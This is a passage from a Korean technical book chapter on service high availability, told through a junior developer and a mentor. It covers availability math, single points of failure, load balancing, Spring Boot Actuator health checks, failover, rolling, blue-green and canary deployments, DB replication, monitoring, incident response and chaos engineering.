
가용성(Availability): 서비스가 정상적으로 사용 가능한 시간의 비율

$$\text{가용성} = \text{정상 운영 시간} / \text{전체 시간} \times 100\%$$

“99.9% 가용성을 약속한다”는 건 **1년에 8시간 45분만 죽어도 된다는** 뜻입니다.

가용성 | 연간 허용 중단 시간 | 월간 허용 중단 시간

99%	3.65일	7.3시간
99.9%	8.76시간	43.8분
99.99%	52.6분	4.38분
99.999%	5.26분	26.3초

우리 서비스는 99.9%를 목표로 했습니다. 연간 8.76시간까지 허용되는 수준이죠. 그런데 이번 1시간 30분 장애로 이미 **연간 허용치의 17%를 써버렸습니다**. 아직 1월인데, 남은 11개월을 7.26시간으로 버텨야 합니다.

네이버나 카카오는 99.99%를 유지합니다. **연간 52분**. 월 4분. 어떻게 그게 가능할까요?

사수가 모니터를 가리켰습니다. “저거, 단일 장애점(SPOF)이 뭔지 알아?”

6.3 서버가 1대면 안 되는 이유

단일 장애점(Single Point of Failure, SPOF): 이것 하나가 죽으면 전체 시스템이 죽는 지점



우리 서비스 구조는 이랬습니다:

사용자 → 서버(1대) → DB(1대)

서버 1대, DB 1대. **둘 다 SPOF입니다**. 서버가 죽으면 서비스가 중단됩니다. DB가 죽어도 서비스가 중단됩니다.


“그럼 어떻게 해야 해요?”

사수가 화이트보드에 그림을 그렸습니다.

6.4 이중화: 하나 죽으면 다른 하나가

이중화의 기본 아이디어는 간단합니다. 하나만 있으면 그게 죽으면 끝이니까, 둘을 준비해두는 겁니다.

서버 이중화



사용자 → 로드밸런서 → 서버 A
→ 서버 B

서버 A가 죽어도 서버 B가 요청을 처리합니다. 사용자는 모릅니다. 그냥 계속 됩니다.

DB 이중화



Primary DB → Replica DB
(쓰기/읽기) (읽기 전용)


Primary DB가 죽으면? Replica가 Primary로 승격됩니다.

“그런데...” 제가 물었습니다. “사용자는 어떻게 서버 A, B를 골라요?”

“그게 로드밸런서야.”

6.5 로드밸런서: 트래픽을 나눠주는 교통경찰

로드밸런서(Load Balancer): 여러 서버에 요청을 분배하는 역할



사용자는 로드밸런서 주소(예: api.example.com)로만 요청을 보냅니다. 로드밸런서가 알아서 서버 A, B, C 중 하나로 보내줍니다.

“어떻게 고르는데요?”

로드밸런싱 알고리즘

Round Robin: 순서대로 돌아가며

```
1번 요청 → A
2번 요청 → B
3번 요청 → C
4번 요청 → A
5번 요청 → B
...
```

가장 단순하고, 가장 많이 씁니다.

Least Connections: 연결이 가장 적은 서버로

A: 10개 연결
B: 5개 연결 ← 여기로!
C: 8개 연결

서버마다 처리 시간이 다를 때 유용합니다.

Weighted: 성능에 따라 가중치

A (고성능, 가중치 3) → 요청 60%
B (보통, 가중치 1) → 요청 20%
C (보통, 가중치 1) → 요청 20%

신형 서버와 구형 서버가 섞여 있을 때.

IP Hash: 같은 사용자는 항상 같은 서버로


사용자 123.45.67.89 → 항상 서버 A
사용자 98.76.54.32 → 항상 서버 B

세션이나 캐시 때문에 같은 서버로 가야 할 때.

“좋네요. 그런데 서버가 죽었는지는 어떻게 알아요?”

6.6 헬스체크: 살았니?

로드밸런서는 서버에게 주기적으로 물어봅니다. “살았니?”



로드밸런서: (5초마다) GET /health
 서버 A: 200 OK ← 살았음
 서버 B: (응답 없음) ← 죽었거나 느림

서버 B가 3번 연속 응답 안 하면? 로드밸런서는 B를 목록에서 빼버립니다. 새 요청은 A와 C로만 갑니다.

서버 B가 다시 살아나면? 로드밸런서가 감지하고 다시 넣어줍니다.

헬스체크 엔드포인트 만들기

사수가 설명했습니다. “DB, Redis 같은 표준 의존성은 **Spring Boot Actuator**가 자동으로 체크해줘. 직접 구현할 필요 없어.”

1단계: 의존성 추가

```

<!-- pom.xml -->
<dependency>
  <groupId>org.springframework.boot</groupId>
  <artifactId>spring-boot-starter-actuator</artifactId>
</dependency>
  
```

2단계: 설정 추가

```
# application.yml
management:
  endpoint:
    health:
      show-details: always # 상세 정보 표시
  endpoints:
    web:
      exposure:
        include: health, info
```

이게 끝입니다. `/actuator/health` 에 접속하면 DB, Redis, 디스크 상태를 자동으로 체크한 결과가 나옵니다.

헬스체크 응답 예시

```
{
  "status": "UP",
  "components": {
    "db": {
      "status": "UP",
      "details": {
        "database": "MySQL",
        "validationQuery": "isValid()"
      }
    },
    "redis": {
      "status": "UP",
      "details": { "version": "7.0.0" }
    },
    "diskSpace": {
      "status": "UP",
      "details": {
        "free": 10737418240,
        "threshold": 10485760
      }
    }
  }
}
```

“서버는 살아있는데 DB는 죽었다”면? 그 서버는 쓸모없으니 헬스체크를 실패(**DOWN**)로 돌려야 합니다. Actuator가 자동으로 해줍니다.

외부 API 같은 비표준 의존성만 직접 구현

```
@Component
public class ExternalApiHealthIndicator implements HealthIndicator {
    @Override
    public Health health() {
        // 외부 결제 API 같은 비표준 의존성만 수동 체크
        boolean apiOk = checkExternalApi();
        return apiOk
```

```


    ? Health.up().build()
    : Health.down().build();
}
}

```

6.7 페일오버: 자동으로 넘어간다

페일오버(Failover)* : 장애 발생 시 자동으로 백업 시스템으로 전환하는 것

DB 페일오버



[정상 상황]
 애플리케이션 → Primary DB (쓰기/읽기)
 ↓ 복제
 Replica DB (읽기)

[Primary 장애 발생]
 애플리케이션 → (X) Primary DB (죽음)

 Replica DB → Primary로 승격
 (쓰기/읽기 가능)

[복구 완료]
 애플리케이션 → 새 Primary DB
 ↓ 복제
 새 Replica DB

새벽 3시에 전화 안 오려면 이게 **자동으로** 일어나야 합니다.

페일오버 종류

Active-Standby (Active-Passive)

평소: Active만 쓰고, Standby는 대기
장애: Standby가 Active로 승격
예: DB Master-Slave

Active-Active

평소: 둘 다 쓰고
장애: 남은 하나가 전체 트래픽 처리
예: 로드밸런싱된 웹 서버들

* **페일오버(Failover)**: 주 시스템 장애 시 자동으로 대기 중인 백업 시스템이 역할을 이어받는 메커니즘입니다.
DB의 Master-Replica, 서버의 Active-Standby 구조에서 사용됩니다.

“그런데…” 제가 또 물었습니다. “배포할 때는요? 서버를 다 내렸다 올리면 그 사이에 서비스 중단 아닌가요?”

사수가 웃었습니다. “그래서 무중단 배포가 있지.”

6.8 무중단 배포: 배포 중에도 서비스는 계속

새 버전을 배포할 때도 서비스가 중단되면 안 됩니다. 어떻게요?

Rolling 배포: 하나씩 순차적으로




장점: 서버를 추가로 띄울 필요 없음 (리소스 효율) **단점:** 배포 중 v1과 v2가 동시에 서빙 (호환성 문제 가능)

제가 처음 Rolling 배포를 했을 때, v2에서 DB 스키마를 바꿨는데 v1이 아직 돌고 있어서 에러가 쏟아졌습니다.

하위 호환성을 지켜야 합니다.


Blue-Green 배포: 통째로 교체



장점: 빠른 롤백 (다시 Blue로 바꾸면 됨), v1/v2 공존 안 함 **단점:** 서버를 2배로 띄워야 함 (비용 2배)

배포 후 문제 발생하면? 로드밸런서 설정만 다시 Blue로 바꾸면 10초 안에 롤백됩니다.

Canary 배포: 소수에게 먼저




장점: 문제 발생 시 영향 범위 최소 (10%만 영향) **단점:** 배포 시간 오래 걸림 (30분~1시간)

사수가 덧붙였습니다. “카나리 배포는 카카오톡이나 배달의민족 같은 **대규모 서비스에서 쓰는 고급 배포 전략**이야. 트래픽을 퍼센트 단위로 라우팅하는 인프라(Istio, AWS ALB 가중치 라우팅 등)가 필요하거든. 소규모 팀이라면 롤링 배포나 블루-그린으로 충분해.”

“배포 전략은 알겠는데,” 제가 물었습니다. “DB는 어떻게 이중화하는 거예요? Primary가 죽으면 Replica가 승격한다고 했잖아요.”

6.9 DB 복제와 자동 승격

DB 고가용성의 핵심은 **데이터의 이중화**입니다. Primary가 죽어도 Replica가 있으면 데이터는 살아있으니까요.



- [정상] Primary (쓰기/읽기)
 ↓ 복제 (Replication)
 Replica (읽기)
- [장애 감지] Primary 응답 없음 (3초 타임아웃)
 → 자동 페일오버 시작
- [승격] Replica → Primary로 승격
 애플리케이션 연결 정보 자동 변경
- [완료] 새 Primary로 정상 서비스

복제 방식에는 **동기 복제**와 **비동기 복제**가 있습니다.

동기 복제: Primary에 쓰고 → Replica에도 쓰고 → 완료 - 장점: 데이터 유실이 없습니다 - 단점: Replica까지 기다려야 해서 느립니다

보통은 비동기 복제 + 빠른 감지로 타협합니다. 몇 초 유실은 감수하되, 전체 장애는 막는 거죠.

6.10 그날 밤 이후

[Before]

사용자 → 서버(1대) → DB(1대)

[After]

사용자 → 로드밸런서 → 서버 A
→ 서버 B
→ 서버 C
↓
Primary DB → Replica DB

모니터링: 죽기 전에 알아야 한다

무엇을 모니터링?

DB:

- 쿼리 응답 시간 > 1초 → 경고
- 커넥션 풀 사용률 > 90% → 경고
- 복제 지연 > 10초 → 경고

비즈니스:

- 주문 수 급감 (전주 대비 -30%) → 경고
- 결제 성공률 < 95% → 경고

알림 설정

경고 (Warning): 슬랙 알림

- CPU 80% 이상
- 에러율 1% 이상

긴급 (Critical): 전화 + 문자 + 슬랙

- 서버 응답 없음
- DB 연결 끊김
- 에러율 5% 이상

새벽 3시에 깨우려면 **진짜 긴급한 것만** 전화로 알립니다. 나머지는 슬랙으로 보냅니다.

장애 대응 매뉴얼

사수가 노선에 정리해둔 문서를 보여줬습니다.

[장애 대응 프로세스]

1. 장애 인지 (알림, 고객 문의)
 - 어디서? 언제부터? 어떤 증상?
2. 영향 범위 파악
 - 전체 중단? 일부 기능?
 - 몇 명 영향? 몇 %?
3. 임시 조치
 - 트래픽 우회 (로드밸런서 설정)
 - 롤백 (이전 버전으로)
 - 서버 재시작 (최후의 수단)
4. 원인 분석
 - 로그 확인
 - 모니터링 그래프 확인
 - 최근 배포 내역 확인
5. 영구 수정
 - 코드 수정 → 테스트 → 배포
6. 회고 (Post-Mortem)
 - 무엇이 문제였나?
 - 왜 감지 못 했나?
 - 어떻게 재발 방지?

“처음엔 당황해서 뭘 어떻게 해야 할지 모르겠더라고.” 사수가 말했습니다. “이제는 알람 올리면 이 순서대로만 하면 돼. 침착하게.”

한 달 뒤, 서버 A가 디스크 팍 차서 죽었습니다. 그런데 이번엔 **아무도 모르게** 넘어갔습니다. 로드밸런서가 B, C로 트래픽을 돌리고, 슬랙 알림만 왔습니다. “서버 A 헬스체크 실패.”

오전 11시에 여유롭게 디스크 정리하고 서버 A를 다시 살렸습니다.

이게 **고가용성입니다**. 장애가 없는 게 아니라, 장애가 나도 서비스는 계속되는 것입니다.

셀프 체크

Q. 99.9% 가용성과 99.99% 가용성의 차이는?

- **99.9%:** 월간 약 43분, 연간 약 8.7시간 중단 허용
- **99.99%:** 월간 약 4.4분, 연간 약 52분 중단 허용
- 9가 하나 추가될 때마다 허용 중단 시간이 약 10분의 1로 줄어듦
- 99.99% 이상을 달성하려면 이중화, 자동 페일오버, 무중단 배포가 필수

Q. Rolling, Blue-Green, Canary 배포의 차이를 설명해보세요.

- **Rolling:** 서버를 하나씩 순차적으로 새 버전으로 교체. 리소스 효율적이나 배포 중 구/신 버전 공존
- **Blue-Green:** 새 버전 환경을 별도로 준비하고 트래픽을 한번에 전환. 빠른 롤백 가능하나 2배 인프라 필요
- **Canary:** 소수 서버에만 먼저 배포하여 검증 후 점진적 확대. 위험 최소화하나 배포 시간이 오래 걸림

Q. 단일 장애점(SPOF)이란 무엇이고, 어떻게 제거하나요?

- **SPOF:** 이것 하나가 죽으면 전체 시스템이 죽는 지점
- **제거 방법:** 이중화/다중화
 - 서버 SPOF → 로드밸런서 + 다수 서버
 - DB SPOF → Primary-Replica 복제
 - 로드밸런서 SPOF → 로드밸런서도 이중화 (Active-Standby)
 - 네트워크 SPOF → 멀티 회선, 멀티 리전

Q. 카오스 엔지니어링이란 무엇인가요?

정의: 프로덕션 환경에서 의도적으로 장애를 주입하여 시스템의 약점을 발견하는 방법

핵심 원칙:

1. 정상 상태 가설 수립 (“서버 1대가 죽어도 에러율 1% 이하”)
2. 실험 설계 (Pod 1개 강제 종료)
3. 실험 실행 및 관찰
4. 가설 검증 또는 개선점 발견

대표 도구:

- **Chaos Monkey** (Netflix): 랜덤하게 인스턴스 종료
- **Litmus** (Kubernetes): K8s 환경 카오스 실험
- **Gremlin**: 상용 카오스 플랫폼

간단한 실험 예시:

```
# Pod 하나 강제 종료
kubectl delete pod order-service-abc123
```

확인할 것:

- # 1. 새 Pod가 자동 생성되는가?
- # 2. 서비스 에러율은 어떤가?
- # 3. 사용자가 에러를 경험했는가?

실무 적용 순서:

1. 비프로덕션 환경에서 먼저 시작
2. 작은 규모(Pod 1개)부터 시작
3. 업무 시간에 실험 (대응 가능할 때)
4. 모니터링 대시보드를 보면서 실험
5. 예상과 다르면 즉시 롤백

실전 케이스

상황: 새벽 3시, 당신의 휴대폰에 긴급 알림이 울립니다. “Primary DB 서버 응답 없음.” 확인해보니 DB 서버의 디스크가 꽉 차서 MySQL이 죽었습니다. Replica DB가 있지만 자동 페일오버가 설정되어 있지 않아 수동으로 전환해야 합니다. 서비스는 현재 완전히 중단된 상태입니다.

어떤 순서로 대응하겠습니까?

Q. 대응 가이드

즉시 대응 (0~15분)

1. Replica DB를 Primary로 수동 승격
2. 애플리케이션 DB 접속 정보 변경 후 재시작 (또는 환경변수 변경)
3. 서비스 정상 동작 확인

DNS 변경은 TTL 때문에 즉시 반영 안 됨. 긴급 상황에선 직접 IP 변경이 빠름.

원인 해결 (30분~1시간)

1. 기존 Primary 서버의 디스크 정리 (불필요한 로그, 임시 파일 삭제)
2. MySQL 재시작 후 Replica로 재설정

재발 방지

1. 자동 페일오버 설정 (MHA, ProxySQL 등)
2. 디스크 사용률 80% 알림 설정
3. 로그 로테이션 설정 (오래된 로그 자동 삭제)
4. 정기적 페일오버 훈련 실시

AI와 함께 학습하기

AI를 활용하여 이 장의 내용을 **이해** → **적용** → **검증** 3단계로 심화 학습하세요.

1단계: 이해 - 개념을 명확히 잡기

- “99.9% 가용성은 월 43분 장애까지 허용이야. 99.99%를 달성하려면 어떤 아키텍처가 필요해? 단일 서버 vs 이중화 vs Multi-AZ 비교해줘”

2단계: 적용 - AI와 함께 코드 작성

- “Nginx upstream에서 서버 3대를 로드밸런싱하는데, 헬스체크 3초마다 실행, 2회 실패 시 제외, 30초 후 재투입하는 설정을 작성해줘”
- “Spring Actuator로 /health 엔드포인트를 만들어줘. DB 연결, Redis 연결 상태를 체크하고, 하나라도 실패하면 HTTP 503 반환하게”

3단계: 검증 - AI 응답을 비판적으로 검토

- “Nginx 자체가 죽으면? 로드밸런서를 Keepalived로 이중화할 때, VIP(가상 IP) 전환에 몇 초 걸려? 그 사이에 요청이 들어오면?”
- “헬스체크가 너무 짧으면(1초마다) 오버헤드가 커. 적절한 interval과 timeout은 어떻게 정해? 서비스 응답 시간이 평균 200ms일 때”

AI 주의점: AI는 가용성 전략을 잘 설명하지만, 99.99% SLA 달성을 위한 실제 인프라 비용과 운영 복잡도는 환경마다 다릅니다. AWS/GCP 비용 계산기로 직접 확인하세요.

7. 보안 — 기본만 알아도 반은 간다

